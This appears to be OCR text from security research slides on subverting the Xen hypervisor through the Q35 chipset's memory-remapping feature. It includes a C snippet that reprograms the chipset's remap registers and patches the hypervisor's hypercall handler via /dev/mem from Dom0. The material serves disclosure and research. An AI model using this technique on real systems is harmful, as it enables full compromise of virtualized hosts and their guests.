
In a trilogy of talks("Xen 0wning trilogy"), they gave information about "Subverting the Xen Hypervisor", "Detecting and preventing the Xen hypervisor subversions", as well as "Bluepilling the Xen hypervisor".

source: **xen**.org, August 2008

No other bare-metal hypervisor attacks presented publicly, AFAIK


The Remapping Attack on Q35

Memory Remapping on Q35 chipset



Remapping vs. Xen


(used at BH 2008, see the previous slides)



malicious DMA
Hardware
blocked!
IOMMU/VT-d
ring 0
(Trusted) Hypervisor
ring3/ring0
separation
ring 3 (x86_64)
ring 1 (x86)
OS

How to get into the hypervisor?

Now, we can access the hypervisor at those physical addresses (and they are not protected, they are accessible e.g. via /dev/mem from Dom0!)



```
#define DO_NI_HYPERCALL_PA 0x7c10bd20

u64 target_phys_area = DO_NI_HYPERCALL_PA & ~(0x10000-1);
u64 target_phys_area_off = DO_NI_HYPERCALL_PA & (0x10000-1);
new_remap_base = 0x40;
new_remap_limit = 0x60;

reclaim_base = (u64)new_remap_base << 26;
reclaim_limit = ((u64)new_remap_limit << 26) + 0x3ffffff;
reclaim_sz = reclaim_limit - reclaim_base;
reclaim_mapped_to = 0xffffffff - reclaim_sz;
reclaim_off = target_phys_area - reclaim_mapped_to;

pci_write_word (dev, TOUUD_OFFSET, (new_remap_limit+1)<<6);
pci_write_word (dev, REMAP_BASE_OFFSET, new_remap_base);
pci_write_word (dev, REMAP_LIMIT_OFFSET, new_remap_limit);

fdmem = open ("/dev/mem", O_RDWR);
memmap = mmap (..., fdmem, reclaim_base + reclaim_off);
for (i = 0; i < sizeof (jmp_rdi_code); i++)
    *((unsigned char*)memmap + target_phys_area_off + i) =
        jmp_rdi_code[i];

munmap (memmap, BUF_SIZE);
close (fdmem);
```

So, what have we been doing after Black Hat 2008 (Aug)?

Entering Really Low-Level Territory Now...

